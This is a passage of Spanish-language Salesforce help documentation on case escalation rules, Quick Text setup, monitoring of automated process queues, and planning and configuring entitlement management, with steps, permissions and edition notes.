- Distribuir tres horas después de la fecha de creación si el `Motivo del caso` es igual a Avería
- Distribuir cuatro horas después de la fecha de creación si el `Motivo del caso` es igual a Problema

Un caso creado con un `Motivo del caso` que sea Problema se programará para su distribución cuatro horas después de su creación. Después, un usuario cambia el caso, lo que provoca que las reglas de distribución vuelvan a evaluar el caso. Si las reglas de distribución descubren que el Motivo del caso ahora es Avería, programa el caso para su distribución tres horas después de la fecha de creación. Si se ha creado el caso hace más de tres horas, se distribuirá lo antes posible.

Las reglas de distribución no se evalúan cuando se transfieren varios casos al mismo tiempo desde una vista de lista de casos.

Consejo: Salesforce procesa las reglas en el siguiente orden:

1. Reglas de validación
2. Reglas de asignación
3. Reglas de respuesta automática
4. Reglas de flujo de trabajo (con acciones inmediatas)
5. Reglas de distribución

CONSULTE TAMBIÉN

Creación de reglas de distribución

Visualización y modificación de reglas de distribución

Supervisión de la cola de regla de distribución de casos

## Creación de reglas de distribución

Cree reglas de distribución de casos para realizar la distribución automática de casos si no se resuelven en un determinado plazo.

Generalmente, la organización tendrá una regla de distribución que se compondrá de varias entradas que especifican con exactitud el modo en que se distribuyen los casos. Por ejemplo, la regla de distribución de casos estándar puede tener dos entradas: los casos con `Tipo` igual a Oro se distribuyen en dos horas y los casos con `Tipo` igual a Plata se distribuyen en ocho horas.

CONSULTE TAMBIÉN

Configurar reglas de distribución

Visualización y modificación de reglas de distribución

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar reglas de distribución:

- "Personalizar aplicación"

## Visualización y modificación de reglas de distribución

Para ver y modificar reglas de distribución:

- Para modificar el nombre de una regla, haga clic en **Cambiar nombre** junto al nombre de la regla.
- Para modificar las entradas de una regla, seleccione el nombre en la lista de reglas. Haga clic en **Nuevo** para agregar una entrada; elija **Modificar** o **Eliminar** para modificar o eliminar una entrada; seleccione **Volver a ordenar** para cambiar el orden de aplicación de las entradas.

CONSULTE TAMBIÉN

Configurar reglas de distribución

Creación de reglas de distribución

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar reglas de distribución:

- "Personalizar aplicación"

## Configuración de Texto rápido

Texto rápido permite a los usuarios crear mensajes estándar, como saludos, respuestas a preguntas comunes y notas breves que los agentes del servicio de asistencia pueden insertar fácilmente en actualizaciones de casos y comunicaciones con los clientes para ahorrar tiempo y mejorar la estandarización. Cuando configura Texto rápido, lo activa, establece los permisos de usuario de modo que los agentes pueden utilizarlo y crea mensajes estandarizados.

1. Active Texto rápido

   Texto rápido está activado automáticamente para organizaciones que han activado Live Agent.

2. También puede personalizar la configuración de Texto rápido.
3. Otorgar permisos a los usuarios para que puedan crear mensajes con Texto rápido.
4. Cree mensajes con Texto rápido .
5. Si su organización utiliza Live Agent, otorgue a los agentes el acceso a la barra lateral de Texto rápido en la consola de Live Agent .

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar Texto rápido:

- "Personalizar aplicación"

## Activación de Texto rápido

Active Texto rápido en su organización para que sus agentes puedan usar mensajes predefinidos para responder a sus clientes y actualizar los casos de forma rápida y sencilla.

Nota: Una vez active Texto rápido, no se puede desactivar.

1. Desde Configuración, introduzca *Configuración de texto rápido* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de texto rápido** .
2. Haga clic en Activar Texto rápido.
3. Haga clic en **Guardar**.

Después de activar Texto rápido, proporcione a los agentes el acceso a Texto rápido actualizando los permisos de usuario.

CONSULTE TAMBIÉN

Configuración de Texto rápido

Crear mensajes con Texto rápido

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar Texto rápido:
- "Personalizar aplicación"

## Acceso de los agentes de asistencia a Texto rápido

Si otorga a los agentes acceso al Texto rápido estos podrán elegir mensajes estándar para incluirlos en sus conversaciones de chat y correos electrónicos con los clientes, así como en las actualizaciones y notas de sus casos.

Para permitir a los agentes utilizar el Texto rápido, acuda a la consola de Live Agent, a Live Agent en la consola de Salesforce o a las acciones Correo electrónico, Portal, Registrar una llamada y Cambiar estado de las Noticias de caso y haga lo siguiente:

- Otórgueles el permiso "Leer" en Texto rápido y
- Realice una de las siguientes acciones:

| Opción | Pasos |
| --- | --- |
| Proporcione a los agentes al menos un mensaje de Texto rápido | – Transfiera la propiedad de mensajes de Texto rápido existentes a los agentes (haga clic en **Cambiar** junto a Propietario en el registro) o<br>– Permita a los agentes crear mensajes nuevos |
| Cambie la configuración de colaboración predeterminada de su organización para Texto rápido | 1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.<br>2. En Configuración predeterminada de la |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar Texto rápido:
- "Personalizar aplicación"

| Opción | Pasos |
| --- | --- |
| | `organización`, haga clic en **Modificar**.<br>3. Seleccione Solo lectura pública o Lectura/escritura pública en la lista desplegable `Acceso predeterminado` para Texto rápido.<br>4. Haga clic en **Guardar**. |
| Utilice reglas de colaboración | Si no desea cambiar la configuración de colaboración predeterminada de su organización, cree reglas de colaboración para especificar qué grupos de usuarios debe tener al menos el acceso de solo lectura a los mensajes de Texto rápido. |

Después de otorgar a los agentes del servicio de asistencia el acceso a Texto rápido, puede opcionalmente crear mensajes estandarizados que pueden utilizar.

CONSULTE TAMBIÉN

Configuración de Texto rápido

## Crear mensajes con Texto rápido

Los mensajes con Texto rápido permiten a los agentes incluir notas estandarizadas en las actualizaciones de casos y enviar respuestas comunes a los clientes sin escribirlas cada vez. Cree mensajes personalizados para que sus agentes los usen cuando envíen mensajes de correo electrónico y chateen con clientes.

1. Haga clic en la ficha **Texto rápido**.
2. Haga clic en **Nuevo**.
3. Si cuenta con más de un tipo de registro de Texto rápido, seleccione un tipo de registro para el nuevo mensaje y luego haga clic en **Continuar**.
4. Escriba un nombre de mensaje.
5. Escriba el mensaje.

   Puede incluir saltos de línea, listas y caracteres especiales; puede tener hasta 4.096 caracteres.
6. Haga clic en **Campos de combinación disponibles** para mostrar el selector de campos de combinación.
7. Seleccione los canales en los que desee que el mensaje esté disponible.

   En función de las funciones activadas en su organización, los siguientes canales pueden estar disponibles.

   - `Correo electrónico`: la acción Correo electrónico de Noticias de caso
   - `Live Agent`: Live Agent en la consola de Salesforce
   - `Portal`: una comunidad o portal de clientes
   - `Teléfono`: la acción Registrar una llamada de Noticias de caso
   - `Interno`: la acción Cambiar estado de Noticias de caso

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear mensajes de Texto rápido:

- "Crear", "Leer", "Modificar" y "Eliminar" en Texto rápido

8. Seleccione una categoría.
9. De forma opcional, seleccione una subcategoría.
10. Haga clic en **Guardar**.

Consejo: Haga clic en **Probar y verificar campos de combinación** para ver una muestra del texto rápido cumplimentado con datos de registros que seleccione.

CONSULTE TAMBIÉN

Configuración de Texto rápido

# Supervisión de procesos de soporte

## Supervisar acciones de procesos de artículos automatizados

Los usuarios de Salesforce Knowledge pueden programar la publicación o archivo de artículos en una fecha específica. Utilice las cola de acciones de procesos automatizados para ver estas acciones pendientes y cancelarlas si es necesario.

1. Desde Configuración, introduzca *Acciones de procesos automatizados* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Acciones de procesos automatizados**.
2. Haga clic en **Búsqueda** para ver todas las acciones pendientes de cualquier artículo o definir los criterios de filtro y haga clic en **Búsqueda** para ver sólo las acciones pendientes que coincidan con los criterios.

   Las opciones de filtro son:

   **Definición del proceso**
   El proceso que ha activado la acción. Este valor siempre es "KBWorkflow".

   **Objeto**
   El objeto que ha activado la acción pendiente. Este valor siempre es "Knowledge Article".

   **Fecha programada**
   Fecha en la que se ha programado que se produzcan las acciones pendientes.

   **Fecha de creación**
   Fecha en la que se creó el artículo que desencadenó la acción pendiente.

   **Creado por**
   Usuario que creó el artículo que desencadenó la acción pendiente.

   **Nombre del registro**
   Nombre del artículo que desencadenó la acción pendiente.

   El filtro no diferencia entre mayúsculas y minúsculas.

Para cancelar acciones pendientes, seleccione la casilla junto a las acciones pendientes que desee cancelar y haga clic en **Eliminar**.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para gestionar acciones de procesos automatizados:

- "Modificar todos los datos"

# Supervisión de la cola de regla de distribución de casos

Si Salesforce activa una regla de distribución de casos con acciones dependientes del tiempo, utilice la cola de regla de distribución para visualizar las acciones pendientes y cancelarlas si fuera necesario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para gestionar la cola de regla de distribución de casos:

- "Modificar todos los datos"

Para visualizar las acciones pendientes:

1. En Configuración, introduzca *Distribución de casos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Distribución de casos**.
2. Haga clic en **Búsqueda** para ver todas las acciones pendientes de todas las reglas de distribución de casos activas y haga clic en **Búsqueda** para ver sólo las acciones pendientes que coincidan con los criterios. Las opciones de filtro son:

   **Caso para distribuir**
   El Número del caso del caso distribuido. El Número del caso es un número único generado automáticamente que se utiliza para identificar el caso.

   **Regla de distribución**
   Nombre de la regla utilizada para distribuir el caso.

   **Entrada de regla**
   El orden en el que se procesará la entrada de la regla. Una entrada de regla es una condición que determina la forma en que se procesa una regla de distribución de casos. Cada regla de distribución puede tener un máximo de 3.000 entradas de regla.

   **Acción de distribución**
   Criterios de tiempo especificados para el caso para distribuir tal y como se define en la entrada de regla.

   **Ignorar horario de oficina**
   Indica si la casilla de verificación Ignorar horario de oficina se selecciona en la entrada de regla, lo que significa que la entrada de regla es efectiva en todo momento y se ignora el horario laboral de la organización.

   **Distribuir en**
   Fecha y hora a la que se distribuirá el caso tal y como se define en la entrada de regla. Las fechas y horas aparecen en la zona horaria del usuario que visualiza la cola de regla de distribución.

   **Fecha agregada**
   Fecha y hora a las que se añadió el caso a la cola. Las fechas y horas aparecen en la zona horaria del usuario que visualiza la cola de regla de distribución.

   El filtro no diferencia entre mayúsculas y minúsculas.

Para cancelar las acciones pendientes:

1. Marque la casilla junto a las acciones pendientes que desee cancelar.
2. Haga clic en **Eliminar**. Salesforce cancelará la acción pendiente.

CONSULTE TAMBIÉN

Creación de reglas de distribución

Visualización y modificación de reglas de distribución

## Supervisar la cola de procesos de asignación

Si Salesforce activa un proceso de asignación con acciones de evento clave dependientes del tiempo, utilice la cola de procesos de asignación para visualizar las acciones pendientes y cancelarlas si fuera necesario.

Para visualizar las acciones pendientes:

1. En Configuración, introduzca *Procesos de asignación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Procesos de asignación**.
2. Haga clic en **Búsqueda** para ver todas las acciones pendientes de todas las reglas de flujo de trabajo o definir los criterios de filtro y haga clic en **Búsqueda** para ver sólo las acciones pendientes que coincidan con los criterios. Las opciones de filtro son:

   **Nombre de proceso de asignación**
   El proceso de asignación.

   **Número del caso**
   El número de identificación generado automáticamente del caso.

   **Nombre de evento clave**
   El evento clave que ha activado la acción.

   **Fecha de evaluación**
   Fecha en la que se ha programado que se produzcan las acciones evaluadas.

   **Fecha de creación**
   La fecha de creación del caso que ha activado el proceso de asignación.

   **Nombre de usuario**
   El usuario que actualizó el caso para que activara un proceso de asignación.

   El filtro no diferencia entre mayúsculas y minúsculas.

Para cancelar las acciones pendientes:

1. Marque la casilla junto a las acciones pendientes que desee cancelar.
2. Haga clic en **Eliminar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

La supervisión de procesos de asignación no está disponible en organizaciones de Professional Edition.

PERMISOS DE USUARIO

Para gestionar la cola de procesos de asignación:
- "Modificar todos los datos"

# Incorporación de asignaciones y contratos de servicios

## ¿Qué es Gestión de asignaciones?

La gestión de asignaciones le ayuda a proporcionar la asistencia correcta a sus clientes. Incluye una variedad de funciones que le permiten definir, aplicar y realizar un seguimiento de niveles de servicio como parte de su procesos de gestión de asistencia.

Las funciones de gestión de asignación incluyen:

- *Asignaciones*, que permite a los agentes del servicio de asistencia determinar si un cliente puede recibir asistencia.
- *Procesos de asignación* que le permiten diseñar plazos que incluyen todos los pasos que su equipo del servicio de asistencia debe completar para resolver registros de asistencia como casos u órdenes de trabajo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

- *Contratos de servicio*, que le permiten representar diferentes tipos de acuerdos de asistencia al cliente como garantías, suscripciones o acuerdos de mantenimiento. Puede restringir los contratos de servicio para cubrir productos específicos.
- *Acceso de comunidad a asignaciones*, que permite a los usuarios de la comunidad ver asignaciones y contratos de servicio y crear registros de asistencia desde éstos.
- *Creación de informes sobre la gestión de asignaciones*, que le permite realizar un seguimiento del modo en que se utilizan las asignaciones en su organización de Salesforce y si se cumplen los términos del contrato de servicio.

Como la gestión de asignaciones es altamente personalizable, tiene el control completo de las funciones que utiliza y cómo configurarlas para reflejar su modelo de asistencia al cliente. Le guiaremos por pasos de configuración y decisiones de planificación importantes para ayudarle a sacar el máximo provecho de la gestión de asignaciones. Para comenzar, le recomendamos consultar el módulo Gestión de asignaciones de Trailhead: Gestión de asignaciones.

**Importante:** Sólo los usuarios de las organizaciones que cuentan con la Nube de servicios pueden activar, crear y actualizar elementos de gestión de asignaciones.

CONSULTE TAMBIÉN

Planificación de gestión de asignaciones

Lista de selección Configuración de la gestión de asignaciones

# Planificación de gestión de asignaciones

La gestión de asignaciones es altamente personalizable, lo que significa que cuenta con varias opciones durante la configuración. Antes de comenzar el proceso de configuración, es importante seleccionar un modelo de gestión de asignaciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

## Seleccionar qué determina la disponibilidad de soporte

Puede configurar la gestión de asignaciones de modo que los clientes puedan obtener asistencia basándose en uno o varios de los siguientes tipos de registros:

- *Cuentas:* Ningún contacto de la cuenta puede obtener asistencia.
- *Contactos:* Unos contactos específicos pueden obtener asistencia.
- *Activos:* Unos activos específicos (productos adquiridos) pueden obtener asistencia.
- *Contratos de servicio:* Los clientes pueden obtener asistencia basándose en un contrato de servicio específico.
- *Partidas de contrato:*Los productos específicos cubiertos por un contrato de servicio pueden obtener asistencia.

Su enfoque depende de cuán detallado desea que sea su proceso de asistencia. Si prefiere mantenerlo sencillo, permita que sus agentes del servicio de asistencia determinen la disponibilidad del servicio de asistencia basándose en cuentas. Este es el aspecto que tendría este enfoque:

## Seleccionar un modelo de configuración

Existen tres formas generales de configurar la gestión de asignaciones. Una vez haya decidido qué debe determinar la disponibilidad del servicio de asistencia al cliente, revise los tres modelos y seleccione el que mejor se ajusta a las necesidades de su empresa. Siempre puede cambiar el modelo que está utilizando.

| Modelo de asignación | Qué determina la disponibilidad del servicio de asistencia al cliente | Utilice este modelo si |
|---|---|---|
| Solo asignaciones (la opción más sencilla) | Los agentes del servicio de asistencia determinan si un cliente puede acceder al servicio de asistencia a nivel de la cuenta, el contacto o el activo. | • No es necesario gestionar las asignaciones de sus clientes como parte de un contrato de servicio.<br>• Sus asignaciones no tienen ningún proceso de renovación.<br>• Sus clientes no adquieren las asignaciones; éstas se agrupan con productos (garantías).<br>• Las asignaciones de sus clientes son a corto plazo y se gestionan independientemente las unas de las otras. |
| Asignaciones + contratos de servicio | Los agentes de atención al cliente determinan si un cliente puede acceder al servicio de asistencia basándose en su contrato de servicio. | • Las asignaciones se adquieren y gestionan independientemente de los productos que cubren y forman parte de un contrato de servicio.<br>• Las asignaciones de sus clientes se renuevan a nivel de contrato. |

| Modelo de asignación | Qué determina la disponibilidad del servicio de asistencia al cliente | Utilice este modelo si |
|---|---|---|
| | | • Usted utiliza Salesforce para el servicio de atención al cliente pero necesariamente para la gestión de contratos de servicio |
| Asignaciones + contratos de servicio + Partidas de contratos (opción más compleja) | Los agentes de atención al cliente determinan si un cliente puede acceder al servicio de asistencia basándose en los productos cubiertos por su contrato de servicio. | • Usted utiliza Salesforce para el servicio de atención al cliente y para gestionar los contratos de servicio de sus clientes.<br>• Su equipo de atención al cliente gestiona transacciones de contratos de servicio, como transferencias, fusiones y renovaciones.<br>• Las garantías, suscripciones u otros productos de soporte aparecen como partidas en sus pedidos de ventas y se vinculan a una o más asignaciones.<br>• Las asignaciones se crean y actualizan a través de una integración con su sistema de gestión de pedidos. |

Independientemente del modelo de configuración que elige, puede mejorar su proceso de asistencia con otras funciones de gestión de asignaciones. Por ejemplo, puede:

- Cree procesos de asignación para aplicar pasos obligatorios dependientes del tiempo en su proceso de asistencia.
- Utilice la versión de asignaciones para crear y mantener varias versiones de procesos de asignación
- Agregar asignaciones a comunidades
- Crear informes acerca de asignaciones

Después de seleccionar un modelo de configuración, dirijase a la inestimable Lista de selección Configuración de la gestión de asignaciones.

CONSULTE TAMBIÉN

¿Qué es Gestión de asignaciones?

# Lista de selección Configuración de la gestión de asignaciones

Cuando configura la gestión de asignaciones, decide qué funciones utilizar. Utilice esta lista de selección para confirmar que ha configurado la gestión de asignaciones de una forma que se ajuste a sus proceso de asistencia.

| Paso | Completar si... |
| --- | --- |
| ☐ Lea Planificación de gestión de asignaciones | Está pensando en utilizar asignaciones en su organización. |
| ☐ Configurar Asignaciones | Desea que se determine la disponibilidad de asistencia al cliente a nivel de la cuenta o del contacto. |
| ☐ Activar asignaciones | Desea utilizar asignaciones en su organización. |
| ☐ Personalizar asignaciones | Desea controlar qué campos ven los usuarios en asignaciones y cómo y dónde asocian los usuarios las asignaciones con otros registros. |
| ☐ Configurar filtros de búsqueda de asignaciones y activos en casos | Desea controlar las asignaciones y los activos que los usuarios pueden vincular a un caso. |
| ☐ Proporcionar acceso a la gestión de asignaciones a los usuarios | Desea proporcionar a los usuarios los permisos de usuario, el acceso de campo y el acceso de ficha apropiados. |
| ☐ Configurar una plantilla de asignación | Desea predefinir las condiciones de asistencia para productos específicos. |
| ☐ Agregar asignaciones automáticamente a casos desde Web, Correo electrónico y Comunidades | Desea agregar la asignación correcta automáticamente a casos creados utilizando Caso Web, Correo electrónico para registro de casos o Comunidades. |
| ☐ Configurar eventos clave | Desea definir los pasos obligatorios que los agentes del servicio de asistencia deben completar para cerrar un registro de asistencia. |
| ☐ Personalizar formatos de página de eventos clave | Desea controlar los campos relacionados con eventos clave que los usuarios visualizan. |
| ☐ Activar elementos de noticias en tiempo real de evento clave | Desea agregar notificaciones automáticas a las noticias en tiempo real y la página de perfil del propietario del registro cuando se completa o se infrinje un evento clave. |
| ☐ Configurar el rastreador de eventos clave | Desea que el equipo de asistencia pueda ver una lista de eventos clave cerrados y futuros y cuentas atrás para eventos clave activos y atrasados. |

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

## PERMISOS DE USUARIO

Para configurar la gestión de asignaciones:

- "Gestionar asignaciones"

| Paso | Completar si... |
| --- | --- |
| ☐ Limitar actualizaciones de usuario en eventos clave | Desea evitar que los usuarios actualicen eventos clave salvo que se cumplan algunos criterios. |
| ☐ Crear un evento clave | Desea definir un paso obligatorio en su proceso de asistencia. |
| ☐ Completar eventos clave de casos automáticamente | Desea que se marquen los eventos clave como Completado en casos que cumplen los criterios exclusivos. |
| ☐ Configurar un proceso de asignación | Desea poder aplicar los pasos obligatorios en su proceso de asistencia a registros específicos. |
| ☐ Crear un proceso de asignación | Desea crear una cronología que incluye todos los pasos que debe completar su equipo del servicio de asistencia para resolver registros de asistencia. |
| ☐ Personalizar campos de procesos de asignación | Desea controlar los campos de proceso de asignación de eventos clave que los usuarios visualizan. |
| ☐ Agregar un evento clave a un proceso de asignación | Desea especificar los pasos de asistencia obligatorios que se producen y cuándo en su cronología. |
| ☐ Agregar una acción de evento clave a un proceso de asignación | Desea definir acciones de flujo de trabajo dependientes del tiempo que se producen a cada paso (evento clave) en un proceso de asignación cuando el evento clave está próximo a una infracción, infringido o completado. |
| ☐ Aplicar un proceso de asignación a una asignación | Desea registros de asistencia específicos de asignación para seguir los pasos definidos en su proceso de asignación. |
| ☐ Crear una nueva versión de un proceso de asignación | Desea actualizar un proceso de asignación. |
| ☐ Utilizar una nueva versión de un proceso de asignación | Desea aplicar una nueva versión de un proceso de asignación a asignaciones nuevas o existentes. |
| ☐ Configurar contratos de servicio | Desea que se determine la disponibilidad de asistencia al cliente a nivel del contrato de servicio. |
| ☐ Configurar partidas de contrato | Desea poder limitar un contrato de servicio para cubrir productos específicos. |
| ☐ Configurar la gestión de asignaciones en Comunidades | Desea que los clientes o socios puedan ver sus asignaciones y contratos de servicio y crear registros de asistencia desde éstos. |
| ☐ Crear informes acerca de asignaciones | Desea ver y compartir datos en asignaciones y contratos de servicio. |
| ☐ Proporcionar a su equipo de asistencia directrices de gestión de asignaciones. | Desea que su equipo del servicio de asistencia comprenda:<br>• Cómo verificar que un usuario tiene derecho a asistencia<br>• Cómo vincular casos u órdenes de trabajo a asignaciones |

| Paso | Completar si... |
| --- | --- |
| | • Cómo afectan los procesos de asignación al modo en que resuelven casos u órdenes de trabajo |

CONSULTE TAMBIÉN

Planificación de gestión de asignaciones

# Limitaciones de gestión de asignaciones

Las siguientes limitaciones se aplican a asignaciones y sus funciones relacionadas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

**Limitaciones de asignación**

- Cada asignación debe asociarse con una cuenta.
- No puede compartir asignaciones. Las asignaciones heredan la configuración de colaboración de su cuenta principal.
- Si está utilizando procesos de asignación, gestione las órdenes de trabajo y los casos de los clientes en asignaciones separadas. Esto se debe a que un proceso de asignación solo se ejecuta en registros que coinciden con su tipo. Por ejemplo, cuando un proceso de asignación de Caso se aplica a una asignación, el proceso solo se ejecuta en casos asociados con la asignación. Si una orden de trabajo está también asociada con la asignación, el proceso no se ejecuta en la orden de trabajo.
- Los campos de combinación para la asignación de casos no se admiten. Por ejemplo, si agrega el campo de combinación `Nombre de asignación {!Case.Entitlement}` a una plantilla de correo electrónico, el campo no se cumplimenta en la plantilla.
- Los contactos de asignación no tienen formatos de página, formatos de búsqueda, botones, vínculos o tipos de registro.
- Las asignaciones no se aplican automáticamente a casos creados con Caso Web o Correo electrónico para registro de casos. Si es necesario, puede agregar asignaciones a estas funciones mediante el código Apex. Para un desencadenador de muestra, consulte Agregar asignaciones automáticamente a casos desde Web, Correo electrónico y Comunidades.

**Limitaciones de eventos clave**

- No puede agregar eventos clave a registros de asistencia sin utilizar procesos de asignación. Los procesos de asignación aplican eventos clave a registros de asistencia.
- Una organización puede tener hasta 1.000 procesos de asignación, con hasta 10 eventos clave por proceso. Si su organización fue creada antes de Summer '13, su número máximo de procesos de asignación puede ser inferior, pero puede solicitar su aumento a Salesforce.
- Los eventos clave no se marcan como completados de forma automática. Si lo desea, puede configurar la automatización para completar eventos clave automáticamente en registros de asistencia que cumplen los criterios exclusivos. Para obtener más información, consulte Autocompletar eventos clave de casos.
- Cuando se activa un proceso de asignación, no puede eliminar sus eventos clave o crear acciones de evento clave. Sin embargo, puede crear versiones de procesos de asignación con diferentes configuraciones de evento clave y aplicar la nueva versión a eventos clave existentes.
- Solo puede empezar la cuenta atrás de una instancia de un evento clave en un registro a la vez. Por ejemplo, si un evento clave Tiempo de respuesta comienza la cuenta atrás en un caso, no se puede crear un segundo evento clave Tiempo de respuesta hasta que se complete el primero.

- No se admiten los horarios de oficina en procesos de asignación en conjuntos de cambios. Para transferir un proceso de asignación con horario de oficina desde una organización de Salesforce a otra, utilice una de estas fórmulas:
  - Cree el proceso de asignación desde cero en la nueva organización
  - Utilice un método alternativo para transferir el proceso de asignación, como la herramienta de migración de Force.com
  - Elimine el horario de oficina del proceso de asignación antes de agregarlo a un conjunto de cambios

**Limitaciones de partida de contrato**

- Sólo puede utilizar partidas de contratos si su organización utiliza el objeto Producto.
- No puede crear vistas de lista para partidas de contratos.
- No puede compartir partidas de contratos. Las partidas de contrato heredan la configuración de colaboración de su contrato de servicio principal. Por ejemplo, los usuarios con el permiso "Leer" en contratos de servicio heredan el permiso "Leer" en partidas de contratos.

CONSULTE TAMBIÉN

Lista de selección Configuración de la gestión de asignaciones

Configurar un proceso de asignación

# Configurar Asignaciones

Las asignaciones son unidades del servicio de atención al cliente en Salesforce, como "asistencia telefónica" o "asistencia Web". Configure asignaciones en su organización de Salesforce para ayudar los agentes del servicio de asistencia a determinar si un cliente tiene derecho a asistencia.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

1. Activar asignaciones
   Active las asignaciones en su organización de Salesforce para ayudar los agentes del servicio de asistencia a entregar el nivel de servicio correcto a sus clientes.
2. Personalizar asignaciones
   Personalice formatos de página y campos de asignación basándose en sus necesidades comerciales y en cómo trabajan sus agentes.
3. Configurar filtros de búsqueda de asignaciones y activos en casos
   Configure filtros de búsqueda en campos de casos relacionados con asignaciones para restringir las asignaciones que los usuarios pueden seleccionar en un caso.
4. Proporcionar acceso a la gestión de asignaciones a los usuarios
   Después de configurar la gestión de asignaciones, asegúrese de que los usuarios cuentas con los permisos de usuario, el acceso a campos y el acceso a fichas apropiados.
5. Configurar una plantilla de asignación
   Las plantillas de asignación le permiten predefinir términos de asistencia que los usuarios pueden agregar a productos.
6. Agregar asignaciones automáticamente a casos desde Web, Correo electrónico y Comunidades
   Las asignaciones no se aplican automáticamente a casos creados con Caso Web, Correo electrónico para registro de casos o Comunidades. Sin embargo, puede agregar asignaciones a estas funciones mediante código Apex.

## Activar asignaciones

Active las asignaciones en su organización de Salesforce para ayudar los agentes del servicio de asistencia a entregar el nivel de servicio correcto a sus clientes.

1. En Configuración, introduzca *Configuración de asignación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de asignación**.
2. Seleccione Activar gestión de asignaciones.
3. Haga clic en **Guardar**. Esto le lleva a una página donde puede personalizar la configuración de gestión de asignaciones. Volverá más tarde a estos parámetros en el proceso de configuración de la gestión de asignaciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para activar asignaciones:
- "Gestionar asignaciones"

## Personalizar asignaciones

Personalice formatos de página y campos de asignación basándose en sus necesidades comerciales y en cómo trabajan sus agentes.

1. **Personalice los campos de asignación.**

   Esto le permite controlar la información que agregan los usuarios a asignaciones.

   Consejo: Cree campos de asignación personalizados específicos de su sector o sus procesos de asistencia. Por ejemplo:
   - Personalice los valores del campo Tipo para que coincidan con los tipos de asignaciones que su equipo proporciona o vende, como asistencia en línea o formación en línea.
   - Si su empresa aplica cargos para renovaciones de asignaciones, cree un campo de divisa en asignaciones denominado Coste de renovación.

2. **Personalice formatos de página de asignaciones.**

   Esto le permite especificar los campos y las listas relacionadas que los usuarios ven en las asignaciones. Considere realizar las siguientes personalizaciones:
   - Agregue el campo Icono de estado de modo que los usuarios puedan ver fácilmente si la asignación está activa, vencida o inactiva.
   - Agregue las listas relacionadas Casos, Contactos y Órdenes de trabajo de modo que los usuarios puedan:
     - Ver casos y contactos y órdenes de trabajo asociados con asignaciones
     - Crear casos u órdenes de trabajo asociados automáticamente con las asignaciones correctas
     - Agregar contactos a las asignaciones

3. **Establezca el seguimiento del historial de campos de asignaciones.**

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para modificar formatos de página y establecer un seguimiento del historial de campos:
- "Personalizar aplicación"

Eso le permite ver cuando se han cambiado los valores de campo. Los cambios se indican en la lista relacionada Historial de asignaciones en las asignaciones. Desde la configuración de la gestión de objetos para asignaciones, vaya a la sección de campos y luego haga clic en **Definir el seguimiento del historial**.

4. **Personalizar los formatos de página de otros objetos.**
   - Agregue el campo de búsqueda `Nombre de asignación` a los formatos de páginas de casos y órdenes de trabajo. Esto permite qua los usuarios agregar asignaciones a casos u órdenes de trabajo.

     Importante: Para permitir a un usuario crear casos desde asignaciones o cambiar la asignación asignada a un caso, haga que el campo `Nombre de asignación` en casos sea modificable en su perfil.

   - Agregar la lista relacionada Asignaciones a los formatos de página de otros objetos:

| Agregar la lista relacionada Asignaciones a los formatos de página de otros objetos... | De modo que los usuarios puedan ver y crear asignaciones cuando... |
|---|---|
| Cuentas | Ningún contacto de la cuenta puede obtener asistencia |
| Contactos | Unos contactos específicos pueden obtener asistencia |
| Activos | Unos activos específicos (productos adquiridos) pueden obtener asistencia |

